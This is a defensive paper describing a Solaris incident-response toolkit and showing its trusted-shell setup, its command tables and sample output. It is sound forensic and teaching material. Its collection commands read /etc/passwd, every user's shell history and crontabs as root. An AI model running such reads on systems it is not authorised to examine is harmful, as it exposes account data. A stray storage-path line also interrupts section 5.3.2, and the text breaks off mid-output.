The SirEG Toolkit

A Solaris incident response Evidence Gathering toolkit for security analysts

Author: François Bégin, francois@warpmail.net

Adviser: Rick Wanner

Accepted: 2009-04-21

Table of Contents

1. Introduction

Security professionals responding to incidents are often asked to assess a host that is suspected of having been compromised. Although there are cases where a compromise is obvious, others are not, as hackers are getting more adept at covering their tracks. Furthermore, great care must be taken to ensure that ample evidence is gathered before making the call to ‘pull the plug’ on a server since this action may have dire consequences to one’s business.

While there is a lot of literature on the subject of gathering data and assessing whether or not a host has been compromised, there are very few tools to help someone perform these tasks quickly and efficiently, particularly on Solaris hosts. The SirEG (Solaris incident response Evidence Gathering) Toolkit has been designed to fill this gap. It consists of bash scripts that can help security professionals respond to potential compromises of Solaris servers.

The SirEG toolkit was created with three specific goals in mind:

- **Re-usability and quick deployment:** Evidence gathering packages for different versions of Solaris and different hardware platforms can be quickly built and deployed
- **Simplicity:** Evidence gathering takes place in a few simple steps and the scripts used for that purpose are easy to review

- **Analysis & Reporting:** The toolkit can process the data it gathers and report on it

According to Skoudis (2007), there are 6 phases of incident response: Preparation, Identification, Containment, Eradication, Recovery and Lessons learned. The SirEG Toolkit aligns directly with phase 2 (Identification) where we "gather events, analyze them, and determine whether we have an incident" (p. 46). The SirEG Toolkit is not meant to be used as a forensics tool: it will capture live data on a live system. Taking the host offline and working on an imaged hard drive is not an option.

This paper provides the reader an overview of the SirEG Toolkit, then discusses the type of data it captures on a suspicious host and more importantly, how that data is captured. The toolkit is demonstrated, including installation, deployment and data analysis. Finally, the toolkit is applied to a host that has been compromised in order to show how a security analyst would benefit from its use in the field.

2. SirEG Toolkit Overview

The SirEG Toolkit is made up of three distinct scripts:

2.1 SirEG_Build_Toolkit.sh

This script allows a security analyst to quickly build an evidence gathering kit adapted

to a specific version of Solaris. This allows security personnel not only to build kits for various Solaris versions but also to quickly adapt to new releases.

2.2 SirEG_Gather_Data.sh

This script is used to gather information from a live system. As will be discussed in this paper, this is more than just a shell script: it is a deployment kit with trusted tools and libraries that is run as a self-contained mini-environment. The output is a simple text file that can either be analyzed manually or by using another script (*SirEG_Analyze_Data.sh*).

2.3 SirEG_Analyze_Data.sh

While most guides and tools that are available to security analysts limit themselves to capturing data from a host, the SirEG Toolkit goes one step further with the *SirEG_Analyze_Data.sh* script, which takes the output of the *SirEG_Gather_Data.sh* script and analyzes it. The data is re-organized into a set of web pages aimed at presenting useful information such as running processes and open ports, highlighting discrepancies and anomalies that could indicate a compromise.

While the *SirEG_Analyze_Data.sh* script cannot provide an exhaustive analysis of the results, it should help a skilled analyst make an informed decision more rapidly by providing useful information in an easily accessible format.

2.4 Using the toolkit

Using the SirEG Toolkit to investigate a suspicious system requires all 3 scripts. Here is what is involved:

- Compile a few open-source tools on a trusted host
- Run *SirEG_Build_Toolkit.sh* on that trusted host
- Copy the resulting tarball to the suspicious system
- Untar the tarball and run a command to set up the environment
- Run *SirEG_Gather_Data.sh* to gather that data
- Get the resulting report off the suspicious host
- Run *SirEG_Analyze_Data.sh* against the data gathered
- Get a security analyst to review the resulting html report

3. Data captured on live system

3.1 Type of data captured by the SirEG Toolkit

There are many excellent guides that discuss the type of information that should be captured on a live system. Two good examples are *First Responders Guide to Computer Forensics* (Nolan, O' Sullivan, Branson, & Waits, 2005) and *Guide to Integrating Forensic Techniques into Incident Response* (Kent, Chevalier, Grance, & Dang, 2006). The SirEG Toolkit draws on these guides to determine what commands to run and the type of information to capture. This data is gathered according to the following broad categories:

- Basic host information
- User information
- Network-related information
- Process & modules information
- Configuration files
- Startup scripts and services
- Log files
- Installed software and patches
- Other files of interest

Another excellent resource available specifically for Sun systems is the *Solaris Fingerprint Database*, which is described in *The Solaris fingerprint database: A security tool for Solaris Operating environment files* (Dasan, Noordergraaf, Ordorica, & Brunette, 2006). This is a repository of MD5 checksums for every binary ever released by Sun for their Solaris OS and the SirEG Toolkit makes use of it.

3.2 How will the SirEG Toolkit capture the data?

The methods used by the SirEG Toolkit to capture data have been influenced by *Live Solaris Evidence Gathering Instructions*, written by Furner & Buetler from Compass Security (2006). While investigating a host that may have been compromised, an analyst must be very careful how he gathers data. If indeed the host has been compromised, some of its binaries and/or system libraries may have been tampered with by a malicious hacker. The hacker's aim might be to gather additional data (e.g. credit numbers, usernames/passwords) or to hide what he is currently doing to the compromised host (sending out spam, sniffing traffic on the network, etc.).

Until a compromise has been ruled out, the analyst cannot trust that host. This means that he must avoid gathering data with the binaries found on that system. Instead, "it is advisable to use trusted programs to gather evidence: programs that have been gathered from a 'clean' system with [the] same OS and patch level as the system to be

investigated" (p. 7).

Gathering and organizing trusted binaries falls to the *SirEG_Build_Toolkit.sh* script, which can be found at http://sireg.franky.ca/downloads/SirEG_Build_Toolkit. Although this script will be covered in greater details in section 5 (**The SirEG Toolkit from A to Z**), one needs to understand how data is captured, which requires a discussion of trusted binaries and libraries.

3.2.1 Trusted binaries and libraries

When binaries are compiled for a particular operating system and hardware platform, two options are available: the binaries can be statically linked or dynamically linked.

Dynamically compiled binaries make calls to libraries. These libraries contain code that a program can use, allowing it to leverage existing routines rather than having to re-implement them. For instance, a program can use a cryptographic library (like openssl) and encrypt/decrypt data with a simple library call. Statically compiled binaries on the other hand are created when the required library is copied into the target application so that the application contains both its code and the library.

The distinction between the two is important. As stated previously, an analyst can neither trust the suspicious host's binaries nor its libraries. Either one of these could have

been compromised by a malicious hacker. It is therefore crucial to use trusted tools that make calls to trusted libraries. Statically-compiled libraries offer this enhanced level of trust. This is what *RFC 3227* (Brezinski & Killalea, 2002) recommends: "The programs in your set of tools should be statically linked, and should not require the use of any libraries other than those on the read-only media" (p. 8).

RFC3227 actually goes one step further by recommending to "run your evidence gathering programs from appropriately protected media" (p. 4). The SirEG toolkit can be burned to a cd-rom for deployment but one must keep in mind that there is no guarantee that the system under investigation has a cd-rom drive. Furthermore, in this era of remote server farms there is no guarantee either that the systems administrator of the host even has physical access to the server. Considering these limitations, the deployment of the toolkit is left to the discretion of the person assisting the security analyst and this paper focuses instead on taking great care when setting up a trusted environment. Even then, one should be aware that "since modern rootkits may be installed through loadable kernel modules, you should consider that your tools might not be giving you a full picture of the system" (p. 8).

In a perfect world, an evidence gathering toolkit would be made up exclusively of statically-linked binaries. Unfortunately, Solaris is not the easiest OS platform to compile statically-linked binaries (Pomeranz, 2001). An alternative is to create a self-contained mini-

environment that contains trusted binaries and trusted libraries – and to ensure that only these binaries and libraries are used when capturing data.

3.2.2 Trusted environment

As soon as a user logs into a system, a shell is spawned and environment variables such as the *PATH* (path to the binaries) and the *LD_LIBRARY_PATH* (path to the libraries) are set. Fortunately, a user can control his environment and can spawn his own shell within the shell that the system assigns to him. This is key in setting up a trusted environment.

Amongst the many tools included in the SirEG Toolkit is a trusted *bash* binary and a shell profile called *SirEG_shell.profile*. The complete source for this profile is available at http://sireg.franky.ca/downloads/SirEG_shell.profile. It contains directives to ensure that only trusted binaries and libraries are called. This profile will be re-visited in greater details in section 5.

3.3 Commands used to capture data

Now that the need for a trusted environment has been established, let us turn our attention to the commands that will capture the data. Although it is not the goal of this paper to provide an in-depth description of what information is captured and why it is captured (the guides cited in section 3.1 provide these answers), here is a summary of the various

commands that the SirEG Toolkit relies upon:

3.3.1 Header

Command	Comment
date	system date at onset of data collection
hostname	Name of the system under investigation
uname -r	Solaris version
uname -v	Kernel revision
uname -p	Hardware platform

3.3.2 Basic Host information

Command	Comment
uname -a	Basic information currently available from the system

3.3.3 User information

Command	Comment
w	Users currently logged in and what they are doing
last	Last logins and reboots
cat /etc/passwd	List of users
cat /etc/group	List of groups
cat $HOME/.history cat $HOME/.bash_history [1]	List of commands that $USER [2] typed in
cat /var/spool/cron/crontabs/$USER [2]	Contents of $USER [2] crontabs

[1] for HOME in `cat /etc/passwd | awk -F: '{print $6}'`

[2] for USER in `ls /var/spool/cron/crontabs/`

3.3.4 Network-related information

Command	Comment
arp -a	Arp cache of the host
netstat -an	Ports on which the host is currently listening
echo “::netstat -a” | mdb -k	List of ports on which the host is currently listening as seen from the Modular Debugger. In theory, the output of this should be the same as `netstat -a`. Why we gather this information will be explained in a later section
netstat -rn	Routing table
ifconfig -a	List of interfaces
ndd /dev/ip $PARAM [1]	/dev/ip settings
ndd /dev/tcp $PARAM [2]	/dev/tcp settings

[1] for PARAM in `ndd /dev/ip ? | awk '{print $1}' | grep -v "?" | grep -v obsolete`

[2] for PARAM in `ndd /dev/tcp ? | awk '{print $1}' | grep -v "?" | grep -v obsolete`

3.3.5 Process and modules information

Command	Comment
ps aulxwww	List of processes. We use the binary found in /usr/ucb/ with the 'www' arguments to get a wide output and avoid truncation
echo "::ps –f" | mdb -k	List of processes as seen from the Modular Debugger. In theory, this output should be the same as `ps aulxwww`.
pldd $PID [1]	Dynamic libraries linked to each process
pcred $PID [1]	Credentials for each process
pmap $PID [1]	Address space map for each process
pfiles $PID [1]	fstat and fcntl information of all open files for each process
ptree $PID [1]	Process tree
modinfo	List of kernel modules currently loaded
echo "::modinfo" | mdb -k	List of kernel modules currently loaded as seen from the Modular Debugger. In theory, this output should be the same as `modinfo`.

[1] for PID in `ps -aux | grep -v ^USER | awk '{print $2}' | sort -n`

3.3.6 Configuration files

Command	Comment
cat /etc/inet/hosts	The hosts file
cat /etc/inet/ipnodes	The ipnodes file

3.3.7 Startup scripts and services

Command	Comment
ls -Ractl /etc/rc*	List of startup scripts
svcs	Services and their status

3.3.8 Log files

Command	Comment
cat /var/adm/messages	Main system log file
cat /var/adm/loginlog	User logins log file
cat /var/adm/sulog	Log file tracking users switching to another user ('su')

3.3.9 Installed packages and patches

Command	Comment
showrev -p	List of patches currently applied on the host
cat /var/sadm/install/contents	List of binaries that were installed using pkgadd

3.3.10 Other files of interest

Command	Comment
lsof -Di -P	List of open files
lsof +L1	List of unlinked files
ls -Ractl /tmp	Contents of /tmp

3.3.11 Cryptographic checksums of system binaries

Command	Comment
hashdeep -r -s /usr/bin /usr/sbin	Captures the MD5 and SHA256 hashes for each files found in /usr/bin and /usr/sbin.

All of these commands are incorporated in the *SirEG_Gather_Data.sh* script. The complete source code is available at http://sireg.franky.ca/downloads/SirEG_Gather_Data.

After the script has run, the data is available in a simple text file that looks like this:

```
===== [HEADER] Basic host information (20090121161334)
DATE:20090121161334
HOSTNAME:defiant
SOLVERSION:5.10
KERNEL:Generic_127127-11
PLATFORM:sparc

===== [uname -a] General information about host (20090121161335)
SunOS defiant 5.10 Generic_127127-11 sun4u sparc SUNW,UltraAX-i2

===== [w] Who is currently doing what (20090121161335)
  4:13pm  up  1:06,  2 users,  load average: 0.02, 0.00, 0.00
User     tty           login@  idle   JCPU   PCPU  what
lp       pts/1         4:12pm     1                ./svc.configd -l -p 666
fbegin1  pts/2         4:13pm                      w
```

Screen Shot 1 Partial output of SirEG report

4. Data analysis

Once the data has been captured, *SirEG_Analyze_Data.sh* is used to parse the report. The complete source is available at http://sireg.franky.ca/downloads/SirEG_Analyze_Data. When *SirEG_Analyze_Data.sh* runs, it starts by extracting the output of each command run by *SirEG_Gather_Data.sh* and stores it in individual files. It then creates a main report and specialized reports. The specialized reports are discussed in the next section.

5. The SirEG Toolkit from A to Z

Now that we know what data the SirEG Toolkit captures and how it is captured, let us

see it in action. This section covers how to use *SirEG_Build_Toolkit.sh* to create a deployment kit, how to deploy the kit on a host and capture data with *SirEG_Gather_Data.sh,* and how to analyze the resulting report with *SirEG_Analyze_Data.sh*, including a demonstration of using the toolkit on a compromised host.

5.1 SirEG_Build_Toolkit.sh

5.1.1 Overview

The first thing required to build an evidence gathering kit is a trusted host at the same OS level and architecture as the suspicious system i.e. Solaris 10 on sparc, Solaris 9 on x86, etc. It is from that host that the trusted binaries and libraries are gathered. Preferably, access to this host should be restricted to security personnel. It should have been hardened and kept up-to-date with regular patching.

Although native Solaris binaries and libraries are preferred when building the evidence gathering toolkit, there are two open source tools that have no elegant counterparts in the Solaris operating system: *hashdeep* and *lsof*. The former is part of the *MD5deep* suite of tools and is used to recursively compute cryptographic digests for files (Sharma, 2007). The latter supplements *ps* and *netstat* (Miessler, 2009), two key commands used when gathering live data. Both *hashdeep* and *lsof* are included in the toolkit.

A security analyst's first step is, therefore, to deploy both programs on a trusted host. These can either be compiled from source or downloaded from a trusted provider of precompiled binaries like Sunfreeware (www.sunfreeware.com) or Blastwave (www.blastwave.com). Since compiling on Solaris systems is not always straightforward, compilation notes for these two packages are included in Appendix A.

5.1.2 Installing SirEG_Build_Toolkit.sh

There is no need to run *SirEG_Build_Toolkit.sh* as root so the best approach is to create a *sireg* group and make the security analyst a member of that group. The following is done as root:

```
# mkdir /usr/local/SirEG_Toolkit
# groupadd sireg
# vi /etc/group      and add the user to sireg group e.g. sireg::100:fbegin1
# chgrp sireg /usr/local/SirEG_Toolkit
# chmod g+w  /usr/local/SirEG_Toolkit
```

As a regular user member of the *sireg* group, the latest version of the SirEG Toolkit can be downloaded from http://sireg.franky.ca/downloads.html and untarred to any directory. For the purpose of this paper, */usr/local/SirEG_Toolkit* (sometimes refered to as *$SIREG* in the text) is used.

lsof typically comes in 32-bit and 64-bit version so one must ensure that the right

version is used. The following output shows a 64-bit (sparcv9) system:

```
$ isainfo
sparcv9 sparc
```

The *lsof* and *hashdeep* binaries previously compiled/installed are copied in the appropriate sub-directories of *$SIREG/Other_Tools* based on the architecture (sparc, i386) and Solaris version, as follows:

```
$ cp /usr/local/bin/sparcv9/lsof /usr/local/SirEG_Toolkit/Other_Tools/`uname –p`/`uname –r`/
$ cp /usr/local/bin/hashdeep  /usr/local/SirEG_Toolkit/Other_Tools/`uname –p`/`uname –r`/
```

5.1.3 Running SirEG_Build_Toolkit.sh

Once *lsof* and *hashdeep* are in place, *SirEG_Build_Toolkit.sh* can be run, as shown in Screen Shot 2:

```
[fbegin1@defiant]:/usr/local/SirEG_Toolkit$ ./SirEG_Build_Toolkit.sh


Enumerating libraries required by the chosen tools

Copying these libraries in ./Libs

Your toolkit is ready and is called
     SirEG_Toolkit-sparc-5.10[Generic_127127-11]v0.8.tar

It can be found in the current working directory. You can also view
the toolkit by going to the ./Toolkit directory. A log of the
toolkit creation, including a list of files that were copied, can
be found in ./build_toolkit.log
```

Screen Shot 2 Running SirEG_Build_Toolkit.sh

When the script runs, it gathers a list of tools that will be required to gather evidence on the suspicious system. These tools get copied to *$SIREG/Toolkit/Tools.* Amongst the tools gathered are the following commands: *grep*, *awk*, *netstat*, *arp*, *ndd*, etc. Refer to the source code of *SirEG_Build_Toolkit.sh* for a complete list. Some commands (like *sort* and *mdb*) come in both 32-bit and 64-bit versions so *$BIT_SIZE* is used to determine which one is required:

```
BIT_SIZE=`isainfo -kv | awk '{print $2}'`
```

For each of these tools, the script also finds all the libraries against which they are linked. To do so, the *ldd* utility is used (Henry-Stocker, 2006). For example, to list the supporting libraries for */bin/grep* on the trusted system, */bin/ldd /bin/grep* is run as shown in Screen Shot 3:

```
[fbegin1@defiant]:/usr/local/SirEG_Toolkit$ /bin/ldd /bin/grep
        libgen.so.1 =>   /lib/libgen.so.1
        libc.so.1 =>     /lib/libc.so.1
        libm.so.2 =>     /lib/libm.so.2
        /platform/SUNW,UltraAX-i2/lib/libc_psr.so.1
```

Screen Shot 3 Listing libraries required by /bin/grep

In this example, libraries */lib/libgen.so.1*, */lib/libc.so.1* and */lib/libm.so.2* are copied to *$SIREG/Toolkit/Libs*. One might ask about the final library: */platform/SUNW,UltraAX-i2/lib/libc_psr.so.1*. Unfortunately, that one is an absolute binding (Sun, & Couch, 2001), which

"must exists in exactly that place in the filesystem or the program will not function. In this case there is a good reason for the absolute binding as the existence of the library in question is dependent upon the sub-architecture of the particular machine" (p.146). In other words, for *grep* to function on that particular hardware platform (a Sun Fire V120), it needs to make calls to that specific library file. The only way to overcome this requirement would be by re-booting the suspicious host using a Solaris boot disk, which was ruled out earlier. This limitation of the toolkit simply has to be accepted.

As the script completes its run, all required libraries are saved to *$SIREG/Toolkit/Libs* while all required tools end up in *$SIREG/Toolkit/Tools,* as shown in Screen Shot 4:

```
[fbegin1@defiant]:/usr/local/SirEG_Toolkit$ cd Toolkit/
[fbegin1@defiant]:/usr/local/SirEG_Toolkit/Toolkit$ ls Libs/
libC.so.5           libdevinfo.so.1     libm.so.1           libsocket.so.1
libadmagt.so.2      libdhcpagent.so.1   libm.so.2           libsysevent.so.1
libadmapm.so.2      libdhcputil.so.1    libmd.so.1          libtsnet.so.1
libadmcom.so.2      libdisasm.so.1      libmp.so.2          libtsol.so.2
libadmsec.so.2      libdl.so.1          libnsl.so.1         libumem.so.1
libadmutil.so.2     libdlpi.so.1        libnvpair.so.1      libuuid.so.1
libavl.so.1         libdoor.so.1        libpool.so.1        libuutil.so.1
libbrand.so.1       libelf.so.1         libproc.so.1        libw.so.1
libc.so.1           libexacct.so.1      libproject.so.1     libxml2.so.2
libc_db.so.1        libgen.so.1         libpthread.so.1     libxnet.so.1
libcmd.so.1         libinetcfg.so.1     librpcsvc.so.1      libz.so.1
libcmdutils.so.1    libinetutil.so.1    librtld_db.so.1     libzonecfg.so.1
libcontract.so.1    libintl.so.1        libscf.so.1         libzoneinfo.so.1
libctf.so.1         libkstat.so.1       libsec.so.1
libcurses.so.1      libkvm.so.1         libsecdb.so.1
[fbegin1@defiant]:/usr/local/SirEG_Toolkit/Toolkit$ ls Tools/
arp       echo      last      more      pldd      strings   which
awk       file      ldd       mv        pmap      svcs
bash      grep      ls        ndd       ps        truss
cat       hashdeep  lsof      netstat   ptree     uname
clear     id        mdb       pcred     showrev   uniq
date      ifconfig  modinfo   pfiles    sort      w
[fbegin1@defiant]:/usr/local/SirEG_Toolkit/Toolkit$ ls
Libs                            Tools
SirEG_Gather_Data.sh            sparc-5.10[Generic_127127-11]v
SirEG_shell.profile
```

Screen Shot 4 Contents of Tools and Libs directories

3 additional files can also be found under *$SIREG/Toolkit:*

SirEG_Gather_Data.sh :

This is the script that will be gathering the data from the suspicious host.

sparc-5.10[Generic_127127-11]v0.7g :

This file is used to identify the platform and OS for which the toolkit was created.

SirEG_shell.profile :

A special profile which will ensure that only calls to the trusted binaries and trusted libraries are made when *SirEG_Gather_Data.sh* is run

Let us take a closer look at *SirEG_shell_profile* before actually deploying the toolkit to a suspicious host. The source code can be found at http://sireg.franky.ca/downloads/SirEG_shell.profile. The key lines are these ones:

```
export PATH=./Tools
export LD_LIBRARY_PATH=./Libs
```

The first one sets the security analyst's *PATH*. As can be seen, the *PATH* is limited to the *./Tools* directory, so unless the analyst gives a full path, any command he types will be run using the trusted binaries previously gathered. The second line sets the path to the library files. When deploying the toolkit to a suspicious host, the trusted environment is set up by invoking the command *./Tools/bash --rcfile ./SirEG_shell.profile*, thereby ensuring that both *$PATH* and *$LD_LIBRARY_PATH* are set correctly. This will be demonstrated in the next section of this paper.

Once *SirEG_Build_Toolkit.sh* has run, the complete toolkit ends up being tarred in the current working directory, ready for deployment:

```
[t805959@defiant]:/usr/local/SirEG_Toolkit$ ls *tar
SirEG_Toolkit-sparc-5.10[Generic_127127-11]v0.8.tar
```

5.2 SirEG_Gather_Data.sh

5.2.1 Installing SirEG_Gather_Data.sh

At this point, we have a toolkit called *SirEG_Toolkit-sparc-5.10[Generic_127127-11]v0.8.tar* that is ready to be used on a suspicious host. It should be noted that when gathering evidence, *SirEG_Gather_Data.sh* needs to be run as root. Since most businesses implement separation of roles, it is likely that this toolkit will be handed to the systems administrator of the host. How the tarball gets copied to the host is therefore left to the discretion of that person. In most cases, the file will simply be copied via *scp*. Once on the host, there is no complicated installation procedure. All that one needs to do is untar the toolkit in any directory.

```
[root@suspicious-host]: # mkdir /tmp/SirEG
[root@suspicious-host]: # cd /tmp/SirEG
[root@suspicious-host]: # cp ~/ SirEG_Toolkit-sparc-5.10[Generic_127127-11]v0.8.tar   /tmp/SirEG
[root@suspicious-host]: # tar xvf SirEG_Toolkit-*.tar
```

5.2.2 Running SirEG_Gather_Data.sh

To gather data, a trusted shell and environment are spawned as shown in Screen Shot 5:

```
# ./Tools/bash --rcfile ./SirEG_shell.profile

Sir_EG 0.2
You have entered the Solaris Incident Response Evidence Gathering shell environment.
The following commands are available:

   arp
   awk
   bash
   cat
   clear
   date
   echo
   file
   grep
   hashdeep
   id
   ifconfig
   last
   ldd
   ls
   lsof
   mdb
   modinfo
   more
   mv
   ndd
   netstat
   pcred
   pfiles
   pldd
   pmap
   ps
   ptree
   showrev
   sort
   strings
   svcs
   truss
   uname
   uniq
   w
   which

You may start gathering evidence by issuing the following command:

   ./SirEG_Gather_Data.sh

[Investigation_Shell]:/tmp/SirEG$
```

Screen Shot 5 Setting up the trusted environment

The analyst can verify that the environment is set up correctly. The *which* command shows the exact path of a command, so running *which netstat* in the trusted environment demonstrates that the PATH is set correctly to *./Tools.*

```
[Investigation_Shell]:/tmp/SirEG$ which netstat
./Tools/netstat
```

Screen Shot 6 PATH is correctly set in trusted environment

ldd shows that, apart from a few absolute bindings related to the hardware platform, all libraries are called from the trusted libraries located in *./Libs*

```
[Investigation_Shell]:/tmp/SirEG$ ./Tools/ldd ./Tools/netstat
        libdhcpagent.so.1 =>     ./Libs/libdhcpagent.so.1
        libcmd.so.1 =>   ./Libs/libcmd.so.1
        libsocket.so.1 =>        ./Libs/libsocket.so.1
        libnsl.so.1 =>   ./Libs/libnsl.so.1
        libkstat.so.1 =>         ./Libs/libkstat.so.1
        libtsnet.so.1 =>         ./Libs/libtsnet.so.1
        libtsol.so.2 =>  ./Libs/libtsol.so.2
        libc.so.1 =>     ./Libs/libc.so.1
        libdhcputil.so.1 =>      ./Libs/libdhcputil.so.1
        libuuid.so.1 =>  ./Libs/libuuid.so.1
        libdlpi.so.1 =>  ./Libs/libdlpi.so.1
        libmp.so.2 =>    ./Libs/libmp.so.2
        libmd.so.1 =>    ./Libs/libmd.so.1
        libscf.so.1 =>   ./Libs/libscf.so.1
        libsecdb.so.1 =>         ./Libs/libsecdb.so.1
        libdoor.so.1 =>  ./Libs/libdoor.so.1
        libgen.so.1 =>   ./Libs/libgen.so.1
        libinetutil.so.1 =>      ./Libs/libinetutil.so.1
        libuutil.so.1 =>         ./Libs/libuutil.so.1
        libm.so.2 =>     ./Libs/libm.so.2
        /platform/SUNW,UltraAX-i2/lib/libc_psr.so.1
        /platform/SUNW,UltraAX-i2/lib/libmd_psr.so.1
```

Screen Shot 7 All libraries (except absolute bindings) are called from trusted environment

The *truss* command (Walberg, 2006) confirms all this, as shown in Screen Shot 8:

```
[Investigation_Shell]:/tmp/SirEG$ ./Tools/truss -topen ./Tools/netstat
open("/var/ld/ld.config", O_RDONLY)              Err#2 ENOENT
open("./Libs/libdhcpagent.so.1", O_RDONLY)       = 3
open("./Libs/libcmd.so.1", O_RDONLY)             = 3
open("./Libs/libsocket.so.1", O_RDONLY)          = 3
open("./Libs/libnsl.so.1", O_RDONLY)             = 3
open("./Libs/libkstat.so.1", O_RDONLY)           = 3
open("./Libs/libc.so.1", O_RDONLY)               = 3
open("./Libs/libdhcputil.so.1", O_RDONLY)        = 3
open("./Libs/libuuid.so.1", O_RDONLY)            = 3
open("./Libs/libdlpi.so.1", O_RDONLY)            = 3
open("./Libs/libgen.so.1", O_RDONLY)             = 3
open("./Libs/libinetutil.so.1", O_RDONLY)        = 3
open("/platform/SUNW,UltraAX-i2/lib/libc_psr.so.1", O_RDONLY) = 3
open("/etc/default/inet_type", O_RDONLY)         Err#2 ENOENT
open("/dev/arp", O_RDWR)                         = 3
open("/dev/kstat", O_RDONLY)                     = 4

TCP: IPv4
   Local Address        Remote Address    Swind Send-Q Rwind Recv-Q    State
-------------------- -------------------- ----- ------ ----- ------ -----------
open("/etc/netconfig", O_RDONLY|O_LARGEFILE)     = 5
open("/dev/udp", O_RDONLY)                       = 5
open("/proc/2930/psinfo", O_RDONLY)              = 5
open64("/var/run/name_service_door", O_RDONLY)   = 5
defiant.ssh          edtosim02.telus.sec.58501 33584      0 49248      0 ESTABLISHED
defiant.ssh          edtosim02.telus.sec.58570 22448      0 49248      0 ESTABLISHED

Active UNIX domain sockets
Address  Type         Vnode     Conn  Local Addr      Remote Addr
60014cc9ac0 stream-ord 600152f8880 00000000 /tmp/ssh-fZML1189/agent.1189
```

Screen Shot 8 Output of truss command for netstat in trusted environment

Note how the *open()* calls are made to libraries located in *./Libs* except for the unavoidable absolute bindings.

To offer some added flexibility, the SirEG Toolkit gives the user the option to run any command independently within the confines of the trusted environment. A system administrator could therefore gather data and investigate the incident manually. For instance, he can look at the ARP table:

```
[Investigation_Shell]:/tmp/SirEG$ arp -a
Net to Media Table: IPv4
Device   IP Address               Mask      Flags      Phys Addr
------ -------------------- --------------- -------- ---------------
eri0   154.11.193.241       255.255.255.255          00:0d:88:0f:d0:a5
eri0   defiant              255.255.255.255 SPLA     00:03:ba:19:23:2b
eri0   BASE-ADDRESS.MCAST.NET 240.0.0.0       SM       01:00:5e:00:00:00
```

Screen Shot 9 Running arp -a manually

Realistically though, the best approach is to use *SirEG_Gather_data.sh*:

```
[Investigation_Shell]:/tmp/SirEG$ ./SirEG_Gather_Data.sh
cat: cannot open /var/adm/loginlog
lsof: cannot find/execute "lsof" in ISA subdirectories
lsof: cannot find/execute "lsof" in ISA subdirectories
mdb: conn_tcp 600109a0400 is invalid: Inappropriate ioctl for device
mdb: conn_tcp 600109a0ac0 is invalid: Inappropriate ioctl for device
mdb: conn_tcp 600109a1180 is invalid: Inappropriate ioctl for device
mdb: conn_tcp 600109a1840 is invalid: Inappropriate ioctl for device
mdb: conn_tcp 600109a0400 is invalid: Inappropriate ioctl for device
mdb: conn_tcp 600109a0ac0 is invalid: Inappropriate ioctl for device
mdb: conn_tcp 600109a1180 is invalid: Inappropriate ioctl for device
mdb: conn_tcp 600109a1840 is invalid: Inappropriate ioctl for device

SirEG_Gather_Data.sh has completed. Report saved in ./report
```

Screen Shot 10 Running SirEG_Gather_Data.sh

The script runs all the commands listed in section 3.3 and saves the output to a simple text file called *report*. There are some errors that can be safely ignored: some *lsof* and *mdb* "noise" as well as a complaint that */var/adm/loginlog* does not exist (it never was created on this particular system). Once the report has been generated, the systems administrator can copy the report back to a trusted host where it can be analyzed.

5.3 Sireg_Analyze_Data.sh

5.3.1 Installing SirEG_Analyze_Data.sh

SirEG_Analyze_Data.sh needs to run on a host that has access to the internet. The tool *wget* (Trapani, 2006) is required as it will be used to retrieve patch reports, access the *Solaris Fingerprint Database*, etc.

Preferably, this host should also run a web server (apache for instance) although the report can be viewed offline. One can simply install apache and note its document root, then copy *SirEG_Analyze_Data.sh* and the report obtained from the suspicious host to any directory. The following variables in *SirEG_Analyze_Data.sh* must be changed*:*

```
HTDOCS=/usr/local/apache2/htdocs
http_proxy="http://192.168.1.100:8080";export http_proxy
```

The first one needs to be pointed to the web server's document root. If there is no web server available on that host, it should be pointed to a directory from which the html reports can be retrieved. The second variable should point to the web proxy the server uses to access the internet. That whole line should be commented out if no proxy is used.

5.3.2 Running SirEG_Analyze_Data.sh

SirEG_Analyze_Data.sh can now be run against the report that was generated on the


suspicious host:

```
[t805959@SIREG-zone]: ./SirEG_Analyze_Data.sh ./report_for_paper

Process_Report.sh has started. Now processing ./report_for_paper
  Hostname     : defiant
  Date         : 20090119113340
  Solaris ver  : 5.10
  Kernel       : Generic_127127-11
  Platform     : sparc

1. Creating directory for report and saving raw report
2. Re-creating the index page for SirEG Portal
3. Analyzing processes ...10%...20%...30%...40%...50%...60%...70%...80%...90%
4. Analyzing ports ...10%...20%...30%...50%...60%...70%...80%...100%
5. Analyzing patches ...10%...20%...30%...40%...50%...60%...70%...80%...90%...100%
6. Analyzing users and logins ...10%...20%...30%...40%...50%...60%...70%...80%...90%...100%
7. Analyzing known vulnerabilities
  [1067 found] ...10%...20%...30%...40%...50%...60%...70%...80%...90%...100%
8. Analyzing network
